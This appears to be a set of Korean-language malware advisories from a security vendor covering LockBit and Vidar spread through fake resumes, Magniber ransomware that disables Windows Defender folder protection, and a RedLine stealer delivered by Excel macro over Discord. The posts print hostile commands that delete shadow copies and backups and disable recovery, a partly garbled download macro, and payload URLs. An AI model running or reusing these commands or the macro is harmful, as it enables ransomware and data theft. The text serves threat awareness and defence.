
첨부파일은 비밀번호가 설정되어 있으며, 설정되어있는 비밀번호는 압축파일 명에 포함되어 있습니다.

압축 파일은 이중 압축이 되어있으며, 압축파일 내에는 '&이력서_221116(경력 사항도 같이 기재하였습니다 잘 부탁드립니다)', '&지원서_221116(경력 사항도 같이 기재하였습니다 잘 부탁드립니다)' 파일명을 가진 2 개의 실행 파일과 jpg 파일 1 개가 포함되어 있습니다.



[그림 2] 첨부되어 있는 압축파일

이력서와 지원서 파일명의 파일은 각각 한글 파일과 엑셀파일 아이콘으로 위장하여 사용자의 실행을 유도합니다.



[그림 3] 문서파일 아이콘으로 위장한 악성파일

이 두개의 실행 파일은 서로 독립적인 파일로, 사용자가 실행하는 파일에 따라 감염되는 악성코드가 달라집니다.

&이력서_221116(경력사항도 같이 기재하였습니다 잘 부탁드립니다)

해당 파일은 LockBit 3.0 랜섬웨어로 실행 시 사용자 PC의 파일들을 암호화 후 랜섬머니를 요구합니다.




[그림 4] 랜섬노트 화면

&지원서_221116(경력 사항도 같이 기재하였습니다 잘 부탁드립니다)


해당 파일은 Vidar 악성코드의 변종으로 사용자의 시스템 정보 및 Chrome, Edge 브라우저의 정보를 수집하여 C&C 서버로 전달하는 인포스틸러 행위를 합니다.

사용자가 해당 파일을 실행하면 C&C 서버에 접속하여 압축 파일을 내려받습니다. 이때 접속하는 C&C 서버 주소는 특정 텔레그램 주소의 프로필에서 받아옵니다.



[그림 5] 텔레그램 프로필에 적힌 C2 정보

다운로드 되는 압축파일 내에는 정보 유출이 필요한 기능이 구현된 정상 DLL 파일들이 포함되어 있으며, dll 목록은 다음과 같습니다.



[그림 6] 정보유출을 위한 정상 DLL 파일목록

C&C 서버 접속과 동시에 크롬(Chrome), 엣지(Edge) 브라우저에 저장되어 있는 정보들을 수집하여 ProgramData 폴더로 복사 후, 사용자 시스템 정보 수집을 시작합니다.

수집하는 브라우저 정보


쿠키(Cookies), 방문기록(History), 저장되어 있는 계정정보(Login Data), 웹데이터(Web Data)

수집하는 사용자 시스템 정보

Date, MachineID, GUID, HWID, Path, Work Dir, Windows, Computer Name, User Name, Display Resolution, Display Language, Keyboard Languages, Local Time, TimeZone, 하드웨어 정보(Processor, CPU Count, RAM, VideoCard), 프로세스 목록, 설치된 소프트웨어 목록

이밖에도 WinSCP, FileZilla 같은 FTP 프로그램의 정보, Tronium, Trust Wallet, bitwarden, Hashpack 같은 가상화폐 프로그램 관련 정보들도 함께 수집됩니다.

정보 수집이 완료되면 현재 동작중인 화면을 찍은 screenshot.jpg 파일과 함께 수집 정보와 시스템 정보를 취합한 파일들을 압축하여 C&C 서버로 전송합니다.



[그림 7] C&C로 전달되는 사용자 정보


피싱메일을 통한 랜섬웨어 유포가 지속되고 있습니다.

사용자 여러분들께서는 수상한 사용자에게서 수신된 이메일의 열람을 지양해 주시기 바라며 중요 정보들에 대해서는 주기적인 백업을 권고 드립니다.

윈도우 디펜더 "제어된 폴더 액세스"를 해제시키는 매그니베르 랜섬웨어 주의

해킹 당한 광고 서버를 통한 매그니베르 랜섬웨어 유포가 지속되고 있습니다.

파일명은 'MS.Update.Center.Security.KB 랜덤 7자리숫자' 로, 크롬브라우저 사용자의 경우 .msi 파일 확장자로, 엣지 브라우저 사용자의 경우 .msi 파일이 포함된 압축파일 형태로 브라우저를 통해 사용자 PC에 자동으로 다운로드 됩니다.



[그림 1] 광고서버를 통해 자동으로 다운로드 된 MSI 파일

msi 파일 exe 파일과 동일하게 파일을 설치할 수 있는 파일이지만, 상대적으로 일반 사용자들에게 알려져 있지 않아, 사용자들이 해당 파일을 실행할 가능성이 더 높습니다.

MSI 파일 내부에는 인코딩된 악성 VBS 스크립트가 포함되어 있으며 디코딩 된 내용은 다음과 같습니다.

WMIC /Namespace:\\root\\Microsoft\\Windows\\Defender class MSFT_MpPreference call Set EnableControlledFolderAccess=0 : 윈도우 디펜더 내 제어된 폴더 액세스 기능 해제

bcdedit /set {default} bootstatuspolicy ignoreallfailures : Windows 오류 복구 알림창 표시 해제

bcdedit /set {default} recoveryenabled no : 복구 모드 사용 안함


wbadmin delete catalog -quiet : 백업 카탈로그 삭제

wbadmin delete systemstatebackup -quiet : 시스템 백업 삭제

wmic shadowcopy delete /nointeractive : 볼륨 쉐도우 삭제

VBS 스크립트 내에는 일반적인 랜섬웨어처럼 감염 사용자의 시스템 복구를 막기 위하여 볼륨쉐도우를 삭제하고 윈도우 환경의 복구 시점 및 기능 비활성화 명령이 포함되어 있습니다.

뿐만 아니라 윈도우 디펜더의 EnableControlledFolderAccess 값을 0 으로 변경하여 [제어된 폴더 액세스 기능]을 해제를 통한 MS의 보안정책을 우회하는 기능이 추가되었습니다.




[그림 2] 제어된 폴더 액세스 기능 해제

[제어된 폴더 액세스 기능]은 증가하는 랜섬웨어 공격에서 사용자를 보호하기 위하여 MS에서 윈도우 디펜더에 추가한 기능입니다. 제어된 폴더 액세스 기능을 활성화 하면 신뢰할 수 있는 앱만 보호된 폴더에 접근하도록 허용하며, 신뢰할 수 있는 목록에 포함되지 않은 앱이 제어된 폴더 내 파일 변경을 시도하면 차단합니다.

공격자는 제어된 폴더 액세스 기능 해제를 통해 MS의 보안정책을 무력화 시킵니다.

VBS 스크립트와 함께 매그니베르 랜섬웨어가 실행되며, 사용자 PC 내 파일들을 암호화 후 확장자를 기존 파일명.tbvievcrvi 로 변경하고 랜섬노트를 생성합니다.



[그림 3] 랜섬노트


얼마 전 바탕화면 변경 기능이 추가된 매그니베르 랜섬웨어가 발견되었는데, 이번에 유포되고 있는 매그니베르 랜섬웨어는 바탕화면 변경 기능이 포함되지 않은 버전으로 확인되었습니다.

매그니베르 랜섬웨어 위협이 지속되고 있습니다.

사용자 여러분들께서는 인터넷 사용 과정 중 의도하지 않은 파일이 웹 브라우저를 통해 자동으로 다운로드 된다면, 실행하지 마시고 바로 삭제하시기를 권고 드립니다.

디스코드를 C&C 로 활용하는 RedLine Infostealer 주의!

송장을 위장한 악성 엑셀 파일이 다수 발견되어 사용자들의 각별한 주의가 필요합니다.



[그림 1] 유포 중인 악성 파일

악성 파일은 invoice-N*****.xls 등 유사한 파일명으로 다수 유포되고 있으며, 실행 시 통계자료를 위장한 화면이 보이며 [콘텐츠 사용] 버튼 클릭을 유도합니다.

```
Attribute VB_Name = "ThisWorkbook"
Attribute VB_Base = "0{00020819-0000-0000-C000-0000000000046}"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = False
Attribute VB_Customizable = True
Private Sub Workbook_Open()
    mindcontrol = "guywoTrry"
    h7asda = "naaksl00k81"
    anyonestart = Replace("7guywoTrryC" & mindcontrol & "4D", "guywoTrry", "2")
    Set noneseason = GetObject("new" & anyonestart & "D5-D70A-438B-8A42-984" & CLng("1.7") & "4B88AFB" & CInt("8.1"))
    mindcontrol = "C:\Users\Pub"
    mindcontrol = mindcontrol & "lic\s2zq4.exe"
    go8d7sa6 = Replace("cmd /c ps*mindcontrolrs*mindcontrol11/W 01 g*h*")
    http://ps://cdn.discordapp.com/attachmindcontrolts/1036705838334746685/1046122909879513129/Sdcjimindcontrolmg.mindcontrol*mindcontrol11-o " & themselvesart & ";" & themselvesart,
    "mindcontrol", "e")
    noneseason.exec go8d7sa6
End Sub
```

[그림 2] 엑셀 내 악성 매크로

엑셀 파일들 내부에는 동일한 매크로 코드가 포함되어 있으며, 만일 사용자가 [콘텐츠 사용] 버튼 클릭 시 악성 매크로가 실행되며 공격자가 미리 설정해 둔 C&C에 접속하여 파일명 Sdcjiemg.exe의 악성 파일을 내려받습니다.

공격자는 디스코드를 C&C 서버로 사용하였는데, 디스코드의 경우 손쉽게 클라우드 스토리지처럼 사용이 가능하며 해당 파일을 삭제하기 전까지는 해당 링크를 이용한 공격을 지속할 수 있을 뿐만 아니라 상대적으로 낮은 보안 검열 때문에 점점 많은 공격자들이 디스코드를 통해 악성코드를 유포하고 있는 추세입니다.

Sdcjiemg.exe 파일은 실행 후 추가 C&C에 접속하여 Acmkx.jpeg 내려 받아 메모리에서 실행하며 최종적으로 RedLine Infostealer가 실행됩니다.

```

namespace #u0001
{
    // Token: 0x02000004 RID: 4
    internal class #u0002
    {
        // Token: 0x04000001 RID: 1
        internal static byte[] #u0001 = #u0003.#u0001("http://sender.nanodirect.com/core/storage/loader/uploads/Acmkx.jpeg");
    }
}

```

[그림 3] Sdcjemg.exe가 다운로드 받는 추가 파일

RedLine Infostealer 는 최근 SW 를 위장하거나 유튜브 등을 통해 유포되고 있으며, 사용자의 PC 정보, 애플리케이션 정보, 암호화페 지갑 정보를 수집하여 공격자에게 전송합니다.

```


List<Entity3> list = new List<Entity3>();
foreach (Entity3 item in SystemInfoHelper.GetProcessors())
{
    list.Add(item);
}
foreach (Entity3 item2 in SystemInfoHelper.GetGraphicCards())
{
    list.Add(item2);
}
list.Add(new Entity3
{
    Id1 = new string(new char[]
    {
        'T',
        'o',
        't',
        'a',
        'l',
        ' ',
        'o',
        'f',
        ' ',
        'R',
        'A',
        'M'
    })
    Id3 = Entity14.Id2,
    Id2 = SystemInfoHelper.CollectMemory()
});
result.Id7.Id5 = list;

```

[그림 4] PC 정보 수집 코드 일부


정보를 수집하는 애플리케이션 항목과 암호화페 지갑 리스트는 다음과 같습니다.

애플리케이션 종류	대상 애플리케이션
VPN Client	NordVPN, ProtonVPN, OpenVPN
Web Browser	Firefox, Opera, Chrome, Chromium, ChromePlus, Iridium, 7Star, CentBrowser, Chedot, Vivaldi, Kometa, Elements Browser, Epic Privacy Browser, Uran, Sleipnir, Citrio, Coowon CM Browser, QIP Surf, Orbitum, Comodo Dragon, Amigo, Torch, Yandex, 360Browser, Maxthon3, K-Melon, Sputnik, Nichrome, CocCoc, Chromodo, Brave Browser, Edge, CryptoTab
Game Client	Steam
FTP Client	FileZilla
Messenger	Telegram, Discord



[그림 5] 암호화페 지갑 리스트

뿐만 아니라 현재 사용자 PC 화면을 스크린샷으로 저장하여 공격자 서버로 전송합니다.



[그림 6] c2 정보

An abstract illustration of two hands, one on the left and one on the right, holding a cluster of spheres of various sizes. The hands are rendered in a light, translucent style. The spheres are also translucent and vary in size, creating a sense of depth and movement. The background is a soft, light blue gradient.

www.estsecurity.com

(주)이스트시큐리티

(우) 06711 서울시 서초구 반포대로 3 이스트빌딩 02.583.4616